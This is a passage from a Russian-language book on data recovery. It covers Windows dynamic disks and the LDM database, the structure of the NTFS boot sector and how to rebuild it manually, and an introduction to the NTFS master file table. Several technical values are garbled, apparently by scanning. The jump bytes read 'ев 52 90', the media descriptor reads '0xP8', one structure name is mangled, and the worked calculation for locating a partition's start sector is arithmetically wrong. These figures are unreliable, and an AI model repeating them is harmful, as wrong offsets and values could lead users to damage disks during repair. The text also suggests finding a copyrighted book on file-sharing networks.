


Рис. 5.6. Поиск исходных текстов загрузчиков MBR на сайте Koders




Рис. 5.7. Просмотр легендарного "Списка прерываний" Ральфа Брауна

- ❑ *Ralf Brown Interrupt List* (рис. 5.7) — знаменитый "Список прерываний" (Interrupt List) Ральфа Брауна (Ralf Brown), описывающий все прерывания, включая недокументированные (на английском языке): <http://www.pobox.com/~ralf/>;
- ❑ *OpenBIOS* — проект "Открытого BIOS", распространяемого в исходных текстах. Помогает понять некоторые неочевидные моменты обработки системного загрузчика: <http://www.openbios.info/docs/index.html>.

Динамические диски

Динамические диски, впервые появившиеся в Windows 2000, представляют собой все тот же программный RAID, призванный преодолеть ограничения стандартных механизмов разбиения диска на разделы. Он учитывает ошибки своего прямого предшественника — программных реализаций RAID в Windows NT, хранящих конфигурационную информацию в системном реестре. Этот недостаток препятствовал переносу RAID с компьютера на компьютер, и делало эти массивы чрезвычайно чувствительными к повреждениям реестра.

Типы динамических дисков, поддерживаемые Windows 2000

Начиная с Windows 2000, операционные системы этого семейства поддерживают следующие типы динамических дисков:

- ❑ *Простые (simple)* — практически ничем не отличаются от обычных разделов, за исключением того, при переразбиении диска отпадает необхо-

димось в перезагрузке. Данный тип является базовым для всех остальных динамических дисков.

- Избыточность данных — отсутствует
- Эффективность — низкая

□ *Составные (spanned)* — состоят из одного или нескольких простых дисков, находящихся в различных разделах или даже на физически различных устройствах, но представленные как один логический диск. Запись данных на простые диски осуществляется последовательно (то есть составной диск представляет собой классический линейный RAID).

- Избыточность данных — отсутствует
- Эффективность — низкая

□ *Чередующиеся (striped)* — чередующиеся динамические диски аналогичны составным, но данные записываются параллельно на все простые диски. При условии, что простые диски расположены на различных каналах контроллера IDE, это значительно увеличивает скорость обмена данными. Иными словами, чередующиеся динамические диски представляют собой классическую реализацию RAID уровня 0.

- Избыточность данных — отсутствует
- Эффективность — средняя

□ *Зеркальные (mirrored)* — зеркальные динамические тома представляют собой два простых диска, расположенных на разных устройствах. Данные дублируются на оба носителя (RAID уровня 1).

- Избыточность данных — средняя
- Эффективность — средняя

□ *Чередующиеся с контролем четности (striped with parity)* — соответствуют RAID уровня 5. Такие тома состоят из трех или большего количества дисков. Фактически такие тома представляют собой чередующиеся тома, на которых реализован контроль ошибок. Запись данных ведется на два диска, в два блока, а на третий диск и в третий блок записывается код коррекции ошибок (error correction code, ECC), с помощью которого содержимое отказавшего блока можно восстановить по информации любого из блоков.

- Избыточность данных — высокая
- Эффективность — высокая

□ *Зеркальные с чередованием (mirrored striped)* — эти тома соответствуют RAID 1+0.

- Избыточность данных — средняя
- Эффективность — высокая

По умолчанию Windows создает базовые диски (basic volumes). Однако любой базовый диск в любой момент времени может быть обновлен до динамического, и это не потребует даже перезагрузки системы.

ПРИМЕЧАНИЕ

Терминологические соответствия для обычных (basic) и динамических (dynamic) дисков приведены в табл. 5.5.

Таблица 5.5. Терминологические соответствия динамических и обычных дисков

Базовые разделы (Basic disks)	Динамические разделы (Dynamic disks)
Основной раздел (Primary partition)	Простой том (Simple volume)
Системный и загрузочный разделы (System and boot partitions)	Системный и загрузочный тома (System and boot volumes)
Активный раздел (Active partition)	Активный том (Active volume)
Расширенный раздел (Extended partition)	Том и свободное пространство (Volume and unallocated space)
Логический диск (Logical drive)	Простой том (Simple volume)
Набор томов (Volume set)	Составной том (Spanned volume)
Чередующийся набор (Stripe set)	Чередующийся том (Stripe set)

Динамические диски не пользуются таблицей разделов, а потому и не имеют проблем, связанных с ограничением разрядности адресации CHS, и позволяют создавать тома практически неограниченного размера. Однако динамические диски, созданные путем обновления основных разделов, все-таки остаются в таблице разделов, при этом для них значение поля boot id меняется на 42h. Если эта информация будет удалена, система откажется подключать такой динамический диск. Между прочим, операционная система Windows может быть установлена только на такой динамический диск, который был получен путем обновления базового, так как BIOS может загружать систему лишь с тех разделов, которые перечислены в таблице разделов. При этом динамические диски, созданные "на лету", в таблицу разделов как раз и не попадают.

Схема разбиения динамических дисков содержится в базе данных менеджера логических дисков (Logical Disk Manager Database, LDM). Это — протоколируемая (journalled) база данных, поддерживающая транзакции и устойчивая к сбоям. Если в процессе манипуляции с томами вдруг происходит сбой питания, то при последующем включении компьютера будет выполнен откат (rollback) в предыдущее состояние. При переносе винчестера, содержащего один или несколько динамических дисков, на другой компьютер они автоматически распознаются и монтируются, как обыкновенные диски.

База данных LDM хранится в последнем мегабайте жесткого диска, а для дисков, полученных путем обновления базового раздела до динамического, — в последнем мегабайте этого раздела. Как уже говорилось, идентификатор загрузки `boot id` соответствующей записи таблицы разделов принимает значение 42h. Так происходит потому, что при стандартном разбиении винчестера в его конце просто не остается свободного места, и операционной системе приходится сохранять эту информацию непосредственно на самом обновляемом диске (естественно, для этого на нем необходимо иметь по меньшей мере 1 Мбайт свободного пространства).

Сразу же за таблицей разделов по адресу 0/0/2 расположен приватный заголовок `PRIVHEAD`, содержащий в себе ссылки на основные структуры LDM (рис. 5.8). Если `PRIVHEAD` погибнет, Windows не сможет обнаружить и смонтировать динамические диски. К сожалению, гибнет он удручающе часто. Подавляющее большинство загрузочных вирусов и дисковых менеджеров считают сектор 0/0/2 свободным и используют его для хранения своего тела, необратимо затирая прежнее содержимое. Осознавая значимость заголовка `PRIVHEAD`, разработчики из Microsoft сохранили его в двух копиях, одна из которых хранится в конце LDM, а другая — в последнем секторе физического диска. Благодаря такой избыточности `PRIVHEAD` практически никогда не приходится восстанавливать вручную. Однако если такая необходимость все же возникнет, обратитесь к проекту `LINUX-NTFS` за подобным описанием его структуры (<http://www.linux-ntfs.org/>), здесь же оно по соображениям экономии места не приводится.




Рис. 5.8. База данных LDM и ее дислокация

Внутреннее устройство базы данных LDM не документировано. При этом даже поверхностный взгляд на ее структуру сразу же дает понятие о ее мощи и сложности (рис. 5.9). На самом вершине иерархии расположено оглавление базы — структура `tosvblock` (Table Of Content Block), состоящая из двух секций, `config` и `log` (причем, вероятно, в будущем их список будет расширен). Секция `config` содержит информацию о текущем разбиении диска на динамические тома, а `log` хранит журнал изменений схемы разбиения. Это — очень мощное средство в борьбе с энтропией! Если удалить один или несколько динамических разделов, информация о старом разбиении сохранится в журнале, что позволит с легкостью восстановить утерянные тома! Будучи очень важной структурой, оглавление диска защищено от случайного разрушения тремя резервными копиями, одна из которых вплотную примыкает к оригинальной версии `tosvblock`, расположенной в начале базы LDM, а две других находятся в конце диска, между копиями `PRIVHEAD`.




Рис. 5.9. Внутренняя структура LDM

Внутренняя секция `config` состоит из заголовка (`VMDV`) и одного или нескольких 128-байтных структур, называемых `VBLKs`, каждая из которых описывает соответствующий ей том, контейнер, раздел, диск или группу дисков. Заголовок `VMDV` не имеет копии и нигде не дублируется. Однако все его изменения протоколируются в журнале (`KLOG`) и потому могут быть восстановлены.

ПРИМЕЧАНИЕ

Строение `VMDV` и `VBLKs` подробно описано в разделе "LDM Documentation" на сайте проекта `LINUX-NTFS`. Поэтому здесь оно не приводится в целях экономии места. Оно действительно очень громоздко, к тому же, крайне маловероятно, что кому-то потребуется восстанавливать секцию `config` вручную.

Для просмотра базы данных LDM и архивирования ее содержимого можно воспользоваться утилитой `LDM-dump` Марка Русиновича, бесплатную копию которой можно скачать с его сайта (<http://www.sysinternals.com/files/ldmdump.zip>). Как вариант можно зарезервировать последний мегабайт физического диска, а также последние мегабайты всех разделов, для которых значение поля `Boot ID`

равно 42h. Сделать это можно с помощью любого дискового редактора (например, Sector Inspector). Эту информацию рекомендуется хранить на надежном носителе (Zip-дискете, CD-R/RW). Помимо этого, не забудьте также создать и резервную копию структуры тосвлокс.

При восстановлении удаленных динамических дисков необходимо учитывать следующие факторы:

1. Во-первых, журнал изменений на интерфейсном уровне недоступен, и выполнить откат штатными средствами операционной системы невозможно.
2. Во-вторых, загрузочные сектора удаляемых дисков автоматически очищаются, и восстанавливать их приходится вручную. Более подробно эта тема будет раскрыта в следующем разделе.

Если размер и тип удаленного динамического диска вам известны (на дисках NTFS его можно извлечь из копии загрузочного сектора), просто зайдите в Менеджер Управления Дисками (Disk Manager) и воссоздайте его заново, от предложения отформатировать раздел любезно откажитесь и восстановите очищенный загрузочный сектор по методике, описанной в следующем разделе.

Как видно, Microsoft тщательно позаботилась о своих пользователях и тщательно проработала структуру динамических дисков, что для нее, вообще говоря, нехарактерно.

Основные сведения о загрузочном секторе

Первый сектор логического диска носит название *загрузочного* (boot). Он содержит код самозагрузки (bootstrap code) и важнейшие сведения о геометрии диска, без которых раздел просто не будет смонтирован. Структура загрузочного сектора определяется архитектурными особенностями конкретной файловой системы. В частности, структура загрузочного сектора NTFS описана в табл. 5.6.

Таблица 5.6. Структура загрузочного сектора NTFS

Смещение	Размер	Описание
0x00	3 bytes	Инструкция перехода
0x03	8 байт	OEM ID — идентификатор
0x0B	25 bytes	BPB
0x24	48 bytes	Extended BPB
0x54	426 bytes	Bootstrap Code
0x01FE	WORD	55 AA

В начале всякого сектора расположена трехбайтная машинная команда перехода на код самозагрузки (обычно она имеет вид `ев 52 90`, хотя возможны и различные вариации). Так происходит потому, что при загрузке `boot`-сектора в память управление передается на его первый байт, а код самозагрузки по туманным историческим соображениям был отодвинут в конец сектора (для NTFS верхняя граница составляет 54h байт), вот и приходится прыгать блохой!

С третьего по одиннадцатый байты (считая от нуля) хранится идентификатор производителя, определяющий тип и версию используемой файловой системы (например, `msdos5.0` для FAT16, `mswin4.0/mswin4.1` для FAT32 и `ntfs` — для NTFS). Если это поле окажется искаженным, то драйвер не сможет смонтировать диск. В ряде случаев драйвер может даже счесть такой диск неотформатированным.

ПРИМЕЧАНИЕ

С дисками, отформатированными для использования FAT, Windows 2000 будет работать даже в том случае, если поле `оem id` заперчено. В отношении NTFS это не так.

Следом за идентификатором расположен 25-байтовый блок параметров BIOS (BIOS Parameter Block, BPB), хранящий сведения о геометрии диска (количество цилиндров, головок, секторов, размер сектора, количество секторов в кластере и т. д.). Если эта информация окажется утерянной или искаженной, то нормальное функционирование драйвера файловой системы станет невозможным. Причем, в отличие от информации о числе цилиндров/головок/секторов, которая дублирует информацию, содержащуюся в MBR, а при ее утере элементарно восстанавливается описанным выше способом, размер кластера определить не так-то просто! Позже мы обсудим этот вопрос более подробно, пока же вполне достаточно сослаться на табл. 5.7, в которой указаны размеры кластера томов NTFS, по умолчанию выбираемые штатной утилитой форматирования.

Таблица 5.7. Размеры кластеров, по умолчанию выбираемые штатной утилитой форматирования в Windows 2000

Размер диска	Размер кластера
< 512 Мбайт	1 сектор
< 1 Гбайт	2 сектора
< 2 Гбайт	4 сектора
> 2 Гбайт	8 секторов

При выборе размера кластера вручную Windows 2000 поддерживает следующий размерный ряд: 1 сектор, 2 сектора, 4 сектора, 8 секторов, 16 секторов, 32 сектора, 64 сектора и 128 секторов. Чем больше размер кластера, тем слабее фрагментация и выше предельно адресуемый объем дискового пространства. Однако потери от грануляции с увеличением размера кластера тоже растут. Впрочем, размеры кластеров редко задаются вручную.

К блоку параметров BIOS вплотную примыкает его продолжение — расширенный блок параметров BIOS (extended BPB), хранящий номер первого кластера MFT, ее размер в кластерах, номер кластера с зеркалом MFT, а также некоторую другую служебную информацию. В отличие от FAT16/FAT32, MFT может располагаться в любом месте диска (для борьбы с BAD-секторами это актуально). При нормальном развитии событий MFT располагается практически в самом начале диска (где-то в районе четвертого кластера) и, если только она не была перемещена, то ее легко найти глобальным поиском (искать следует строку FILE* по смещению 0 от начала сектора). При разрушении или некорректном заполнении расширенного блока параметров BIOS драйвер файловой системы отказывается монтировать раздел, объявляя его неотформатированным.

Следом за расширенным блоком параметров BIOS идет код самозагрузки (Bootstrap Code), который ищет на диске загрузчик операционной системы (у операционных систем из семейства Windows NT это — файл ntldr), загружает его в память и передает ему управление. Если код самозагрузки отсутствует, загрузка операционной системы становится невозможной, однако при подключении восстанавливаемого диска вторым раздел должен быть прекрасно виден. Повреждение кода самозагрузки вызывает перезагрузку компьютера или его зависание.

Наконец, завершает загрузочный сектор уже известная нам сигнатура 55h aah, без которой он ни за что не будет признан загрузочным. Подробная информация обо всех полях загрузочного сектора NTFS приведена в табл. 5.8.

Таблица 5.8. Значения полей загрузочного сектора NTFS

Смещение	Размер	Описание
0x00	3 байта	Инструкция перехода
0x03	8 байт	OEM ID
0x0B	WORD	Количество байт на сектор (для жестких дисков всегда 512)
0x0D	BYTE	Количество секторов на кластер
0x0E	WORD	Количество зарезервированных секторов, всегда равно 0

Таблица 5.8 (окончание)

Смещение	Размер	Описание
0x10	3 байта	Не используется NTFS и всегда должно быть равно 0
0x13	WORD	Не используется NTFS и всегда должно быть равно 0
0x15	BYTE	Дескриптор носителя (media descriptor) — для жестких дисков всегда равен 0xP8
0x16	WORD	Не используется NTFS и всегда должно быть равно 0
0x18	WORD	Количество секторов на дорожку
0x1A	WORD	Количество головок
0x1C	DWORD	Количество скрытых секторов
0x20	DWORD	Не используется NTFS и всегда должно быть равно 0
0x24	DWORD	Не используется NTFS и всегда должно быть равно 0
0x28	8 байт	Общее количество секторов (total sector)
0x30	8 байт	Логический номер кластера, с которого начинается MFT
0x38	8 байт	логический номер кластера, с которого начинается зеркало MTF
0x40	DWORD	Количество кластеров на сегмент (File Record Segment)
0x44	DWORD	Количество кластеров на блок индексов (index block)
0x48	8 байт	Серийный номер тома
0x50	DWORD	Контрольная сумма (0 — не подсчитывать).
0x54	426 байт	Код самозагрузки (Bootstrap Code)
0x01FE	WORD	Сигнатура 55 AA

Техника восстановления загрузочного сектора

Осознавая значимость загрузочного сектора, операционная система Windows NT при форматировании диска создает его зеркальную копию (однако делает она это только на разделах NTFS). Для различных версий Windows расположение резервной копии загрузочного сектора различно. Так, Windows NT 4.0 располагает ее в середине логического диска, а Windows 2000 — в последнем секторе раздела. Если таблица разделов уцелела, то для восстановления загрузочного сектора достаточно просто перейти в начало следующего раздела и отступить на сектор назад (Windows 2000) или поделить количество секторов логического диска пополам (с округлением в нижнюю сторону) и перейти

к сектору с полученным номером, дав редактору диска команду **GO** (Windows NT 4.0).

Если таблица разделов разрушена, то найти резервную копию загрузочного сектора можно глобальным поиском (ищите строку **NTFS** по смещению 3 от начала сектора). Поскольку положение копии фиксировано и отсчитывается от начала логического диска, мы можем с абсолютной уверенностью определить границы раздела. Предположим, что копия загрузочного сектора найдена в секторе 1289724, а поле **NumberSectors** содержит значение 12289661. Тогда номер конечного сектора раздела равен 1289724, а номер стартового сектора можно вычислить следующим образом: $1289724 - 12289661 == 63$. Поскольку загрузочный сектор расположен на расстоянии одной головки от таблицы разделов, что соответствует значению **SectorPerTrack**, мы сможем восстановить и ее.

Если резервных копий загрузочного сектора нет, его придется реконструировать вручную. К счастью, это совсем не так сложно, как может показаться на первый взгляд. В поле идентификатора производителя заносится строка **NTFS** (обратите внимание, что на конце этой строки должны быть четыре пробела). Поля, задающие количество секторов на дорожке и количество головок, заполняются, исходя из текущей геометрии диска. Количество скрытых секторов (то есть количество секторов, расположенных между началом раздела и загрузочным разделом) равно количеству головок. Общее количество секторов в разделе вычисляется на основании его размера (если точный размер не известен, берите значение с запасом).

Количество секторов в кластере определить сложнее. Это особенно справедливо, если при форматировании диска было задано количество секторов на кластер, отличное от значения по умолчанию. Но ситуация вовсе не безнадежна. Последовательно сканируя файловые записи в MFT, найдите файл с предопределенной и заранее известной сигнатурой. Пусть, для определенности, это будет файл **NTOSKRNL.EXE**. Откройте его аутентичную копию в HEX-редакторе, найдите уникальную последовательность, гарантированно не встречающуюся ни в каких других файлах и расположенную в пределах первых 512 байт от его начала, после чего найдите эту сигнатуру глобальным поиском по всему диску. Начальный номер кластера вам известен (он содержится в MFT), логический номер сектора известен тоже (его нашел дисковый редактор). Теперь остается лишь соотнести эти две величины между собой. Естественно, если дисковый редактор найдет удаленную копию **NTOSKRNL.EXE** (или на диске будут присутствовать несколько файлов **NTOSKRNL.EXE**), данный метод даст осечку, поэтому полученный результат необходимо уточнить, проведя аналогичные исследования с использованием других файлов.


Логический номер первого кластера MFT равен первому кластеру, в начале которого встретилась строка `FILE*` (конечно, при том условии, что MFT не была перемещена). По умолчанию Windows выделяет под MFT 12,5% от емкости раздела, помещая ее зеркальную копию в середину. Кроме того, ссылка на "зеркало" присутствует и в самой MFT. Если же MFT разрушена, переместитесь в середину диска, немного отступите назад и повторите глобальный поиск строки `FILE*` (только, смотрите, не вылетите в соседний раздел!). Первое же найденное вхождение с высокой степенью вероятности и будет зеркальной копией MFT.

Количество кластеров на сегмент обычно равно `F6h`, а количество кластеров на блок индексов — `01h`. Других значений мне встречать не доводилось. Серийный номер тома может быть любым — он ни на что не влияет.

Для восстановления отсутствующего (искаженного) кода самозагрузки загрузите консоль восстановления Windows 2000 или Windows XP и дайте команду `FIXBOOT`.

Как видите, в восстановлении загрузочного сектора нет ничего мифического, и для устранения большинства типов разрушений супервысокой квалификации не требуется. Если же какие-то из утверждений, приведенных в этой главе, вам не понятны, перечитайте ее, сидя за компьютером с запущенным дисковым редактором. До сих пор мы говорили о достаточно простых и хорошо известных вещах. Теперь, как следует раскачавшись и освоившись с основными понятиями, мы можем отправляться в самые дебри NTFS, восстановлению структур которой посвящена следующая глава.

Глава 6



Файловая система NTFS — взгляд изнутри

В этой главе будут рассмотрены основные структуры файловой системы NTFS и ее основополагающие концепции — главная файловая таблица (MFT), файловые записи, последовательности обновления, атрибуты или потоки (streams), а также отрезки (data runs).

Без полноценного понимания этих концепций невозможно более или менее осмысленно работать с дисковыми редакторами или заниматься ручным либо полуавтоматическим восстановлением данных.

Введение

Файловую систему NTFS принято описывать как сложную реляционную базу данных, обескураживающую грандиозностью своего архитектурного замысла не одно поколение начинающих исследователей. NTFS похожа на огромный, окутанный мраком лабиринт, в котором очень легко заблудиться. К счастью, хакеры давно разобрались с основными структурами данных. Тем не менее, от магистральных коридоров лабиринта, ярко освещенных светом настенных факелов (и подсознательно ассоциируемых с хорошо исследованными структурами данных), отходит большое количество ответвлений. Эти ответвления освещены значительно хуже (если освещены вообще). Они хранят большое количество опасных ловушек, соответствующих особым случаям обработки структур данных, которые на первый взгляд кажутся знакомыми.

В отличие от драйвера, позволяющего только читать данные с томов NTFS, который можно запрограммировать буквально за один вечер (с отладкой!), написанием полноценного драйвера, позволяющего не только читать, но и писать данные на тома NTFS, заняться еще никто не рисковал. К счастью, никто и не требует от нас написания полноценного драйвера NTFS! Наша задача значительно скромнее — вернуть разрушенный том в состояние, пригодное

для восприятия операционной системой или, по крайней мере, извлечь с такого тома все ценные файлы. Для этого совершенно необязательно вникать в структуру журналов транзакций, дескрипторов безопасности, двоичных деревьев. Иначе говоря, нам потребуется разобраться лишь с устройством главной файловой таблицы — MFT, а также нескольких дочерних подструктур.

Основными источниками данных по NTFS служат:

- ❑ книга Хелен Кастер (Helen Custer) "Inside the Windows NT file system" (в русском издании она входит в состав книги "Основы Windows NT и NTFS"), подробно описывающая концепции файловой системы и дающая о ней общее представление. К сожалению, все объяснения ведутся на абстрактном уровне без указания конкретных числовых значений, смещений и структур. Кроме того, после выхода Windows 2000 и Windows XP, в файловую систему были внесены значительные изменения, никак не отраженные в упомянутой книге. Если вы не сможете найти эту книгу в магазинах — ищите ее в файлообменных сетях. В них есть все! Например, попробуйте найти ее с помощью e-Mule (<http://www.eMule.ru>);
- ❑ хакерская документация от коллектива "Linux-NTFS Project" (<http://www.linux-ntfs.org/>), чьим хобби долгое время была разработка независимого драйвера NTFS для Linux. К сожалению, сейчас энтузиазм команды начал стремительно угасать. Это выдающееся творение, подробно описывающее все ключевые структуры файловой системы (на английском языке), не заменяет книгу Кастер, но существенно расширяет ее;

ПРИМЕЧАНИЕ

Разобраться в документации Linux-NTFS Project без знания основ NTFS очень и очень непросто! Поэтому рекомендуемый порядок чтения следующий: сначала прочтите книгу Хелен Кастер, затем приступайте к чтению хакерской документации.

- ❑ документация от Active@Data Recovery Software, описывающая утилиту Active Uneraser (бесплатную копию этой утилиты можно найти на сайте <http://www.NTFS.com>). Это — своеобразное сочетание книги Хелен Кастер и документации Linux-NTFS Project, описывающее важнейшие структуры данных и обходящее стороной все вопросы, которые только можно обойти. Здесь же можно найти до предела выхолощенное изложение методики восстановления данных. В общем, если не найдете книгу Хелен, скачайте демонстрационную версию Active Uneraser и воспользуйтесь прилагаемой к ней документацией;

ПРИМЕЧАНИЕ

Утилита Active Uneraser поставляется в двух вариантах — в виде образа диска и в виде образа CD. Сопроводительная документация присутствует только во втором варианте поставки.

- контекстная помощь к программе Disk Explorer также содержит достаточно подробное описание файловой системы. Следует, правда, отметить, что это описание организовано на редкость беспорядочно и хаотично. Для упрощения навигации по тексту рекомендуется декомпилировать chm-файл в обычный текст, вручную преобразовав его в документ Microsoft Word, pdf, или любой другой симпатичный вам формат.

Наконец, вы можете воспользоваться этой главой. Тем не менее, наличие документации Linux-NTFS Project все же очень желательно, так как по ходу изложения материала данной главы я буду часто ссылаться на нее.

Версии NTFS

Служебные структуры файловой системы NTFS не остаются постоянными, а слегка меняются от одной версии Windows NT к другой (см. табл. 6.1). Этот факт следует принять во внимание при использовании автоматизированных "докторов". Столкнувшись с более свежей версией NTFS, "доктор", не оснащенный мощным искусственным интеллектом, может запутаться в измененных структурах и разрушить вполне здоровый том.

Таблица 6.1. Определение версии NTFS по версии Windows

Версия NTFS	Операционная система	Условное обозначение
1.2	Windows NT	NT
3.0	Windows 2000	W2K
3.1	Windows XP	XP

Совет

Как быстро узнать тип текущего раздела — FAT или NTFS? Это очень просто — достаточно попробовать создать в его корневом каталоге файл \$mft — если он будет создан успешно, то это FAT. Если создать файл с таким именем в корневом каталоге диска невозможно, значит, этот диск отформатирован для использования NTFS. Чтобы быстро определить версию NTFS, попробуйте создать в корневом каталоге диска файл \$Extend. Если такой файл будет создан успешно, то версия файловой системы — 3.0 или выше.

Взгляд на NTFS с высоты птичьего полета

Основным структурным элементом всякой файловой системы является *том* (volume), в случае с FAT совпадающий с *разделом* (partition), о котором мы говорили в прошлой главе. NTFS поддерживает тома, состоящие из нескольких разделов (рис. 6.1). Подробнее схему отображения томов на разделы

мы обсудим в следующей главе, а пока будем для простоты считать, что том представляет собой отформатированный раздел (то есть раздел содержащий служебные структуры файловой системы).




Рис. 6.1. Обычный (а) и распределенный (б) тома

Большинство файловых систем трактуют *том* как совокупность файлов, свободного дискового пространства и служебных структур файловой системы, но в NTFS *все* служебные структуры представлены файлами, которые (как это и положено файлам) могут находиться в *любом* месте тома, при необходимости фрагментируя себя на несколько частей.

Основным служебным файлом является главная файловая таблица, *\$MFT* (Master File Table) — своеобразная база данных, хранящая информацию обо всех файлах тома — их именах, атрибутах, способе и порядке размещения на диске. Каталог также является файлом особого типа, со списком принадлежащих ему файлов и вложенных подкаталогов. Важно подчеркнуть, что в MFT присутствуют *все* файлы, находящиеся во *всех* подкаталогах тома, поэтому для восстановления диска наличия файла *\$MFT* будет вполне достаточно.

Остальные служебные файлы, называемые *метафайлами* (metafiles) или *метаданными* (metadata), всегда имеют имена, начинающиеся со знака доллара (\$), и носят сугубо вспомогательный характер, интересный только самой файловой системе. К ним, в первую очередь, относится: *\$LogFile* — файл транзакций, *\$Bitmap* — карта свободного/занятого пространства, *\$badclust* — перечень плохих кластеров и т. д. Более подробная информация о них будет

приведена далее в этой главе. Текущие версии Windows блокируют доступ к служебным файлам с прикладного уровня (даже с правами администратора!), и всякая попытка открытия или создания такого файла в корневом каталоге обречена на неудачу.

Классическое определение, данное в учебниках информатики, отождествляет файл с именованной записью на диске. Большинство файловых систем добавляет к этому понятие *атрибута* (attribute) — некоторой вспомогательной характеристики, описывающей время создания, права доступа и т. д. В NTFS имя файла, данные файла и его атрибуты полностью уравнены в правах. Иначе говоря, всякий файл NTFS представляет собой совокупность атрибутов, каждый из которых хранится как отдельный *поток* байтов. Поэтому, во избежание путаницы, атрибуты, хранящие данные файла, часто называют потоками (streams).

Каждый атрибут состоит из *тела* (body) и *заголовка* (header). Атрибуты подразделяются на *резидентные* (resident) и *нерезидентные* (non-resident). Резидентные атрибуты хранятся непосредственно в \$MFT, что существенно уменьшает грануляцию дискового пространства и сокращает время доступа. Нерезидентные атрибуты хранят в \$MFT лишь свой заголовок, описывающий порядок размещения атрибута на диске.

Назначение атрибута определяется его *типом* (type), представляющим собой четырехбайтное шестнадцатеричное значение. При желании атрибуту можно дать еще и *имя* (name), состоящее из символов, входящих в соответствующее пространство имен (namespace). Подавляющее большинство файлов имеет, по меньшей мере, три атрибута, к числу которых относятся: стандартная информация о файле (время создания, модификации, последнего доступа, права доступа) хранится в атрибуте типа 10h, условно обозначаемом \$STANDARD_INFORMATION. Ранние версии Windows NT позволяли обращаться к атрибутам по их условным обозначениям, но Windows 2000 и Windows XP лишены этой возможности. Полное имя файла (не путать с путем!) хранится в атрибуте типа 30h (\$FILE_NAME). Если у файла есть одно или несколько альтернативных имен (например, имя MS-DOS), таких атрибутов может быть и несколько. Здесь же хранится *ссылка* (file reference) на родительский каталог, позволяющая разобраться, к какому каталогу принадлежит данный файл или подкаталог. По умолчанию данные файла хранятся в безымянном атрибуте типа 80h (\$DATA). Однако при желании прикладные программы могут создавать дополнительные потоки данных, отделяя имя атрибута от имени файла знаком двоеточия (например: ECHO xxx > file:attr1; ECHO yyy > file:attr2; more < file:attr1; more < file:attr2).

Изначально в NTFS была заложена способность индексации любых атрибутов, значительно сокращающая время поиска файла по заданному списку

критериев (например, времени последнего доступа). Индексы хранятся в виде двоичных деревьев, поэтому среднее время выполнения запроса оценивается как $O(\lg n)$. На практике в существующих драйверах NTFS реализована индексация лишь по имени файла. Как уже говорилось ранее, каталог представляет собой файл особого типа — файл *индексов*. В отличие от FAT, где файл каталога представляет собой единственный источник данных об организации файлов, в NTFS файл каталога используется лишь для ускорения доступа к содержимому каталога. Он не является обязательным, так как ссылка на родительский каталог всякого файла в обязательном порядке присутствует в атрибуте его имени (`$FILE_NAME`).

Каждый атрибут может быть зашифрован, разрежен или сжат. Техника работы с такими атрибутами выходит далеко за рамки первичного знакомства с организацией файловой системы и будет рассмотрена позднее. Пока же рассмотрим углубленно фундамент файловой системы NTFS — структуру `$MFT`.

Главная файловая таблица

В процессе форматирования логического раздела в его начале создается так называемая *зона MFT* (рис. 6.2). По умолчанию она занимает 12,5% от емкости тома (а не 12%, как утверждается во многих публикациях), хотя, в зависимости от значения параметра `NtfsMftZoneReservation`, она может составлять 25%, 37% или 50%.




Рис. 6.2. Структура тома, отформатированного под NTFS

В этой области расположен файл `$MFT`, изначально занимающий порядка 64 секторов и растущий от начала зоны MFT к ее концу по мере создания новых пользовательских файлов и каталогов. Чем больше файлов содержится на томе, тем больше размер MFT. Приблизительный размер файла MFT можно оценить по следующей формуле: `sizeof(FILE Record) * N Files`, где `sizeof(FILE Record)` обычно составляет 1 Кбайт, а `N Files` — полное количество файлов и подкаталогов раздела, включая недавно удаленные.

Для предотвращения фрагментации файла \$MFT зона MFT удерживается зарезервированной вплоть до полного исчерпания свободного пространства тома, затем незадействованный "хвост" зоны MFT усекается в два раза, освобождая место для пользовательских файлов. Этот процесс может повторяться многократно, вплоть до полной отдачи всего зарезервированного пространства. Решение красивое, хотя и не новое. Многие из файловых систем восьмидесятих годов прошлого века позволяли резервировать заданное дисковое пространство в хвосте активных файлов, сокращая их фрагментацию (причем любых файлов, а не только служебных). Например, такая способность была у DOS 3.0, разработанной для персональных компьютеров типа "Агат". Может быть, кто-то из вас помнит такую машину?

Когда файл \$MFT достигает границ зоны MFT, в ходе своего последующего роста он неизбежно фрагментируется, вызывая обвальное падение производительности файловой системы. При этом стоит заметить, что подавляющее большинство дефрагментаторов файл \$MFT не обрабатывают! А ведь API дефрагментации, встроенный в штатный драйвер NTFS, обеспечивает такую возможность!

ПРИМЕЧАНИЕ

Утилиту дефрагментации файла \$MFT, а также подробное описание принципов ее работы, можно найти на сайте Марка Руссиновича (<http://www.sysinternals.com>). Но, как бы там ни было, заполнять том более чем на 88% его емкости категорически не рекомендуется!

При необходимости файл \$MFT может быть перемещен в любую часть диска, и тогда в начале тома его уже не окажется. Стартовый адрес файла \$MFT хранится в загрузочном секторе по смещению 30h байт от его начала (см. *описание структуры загрузочного сектора в гл. 5*). В подавляющем большинстве случаев этот адрес ссылается на четвертый кластер.

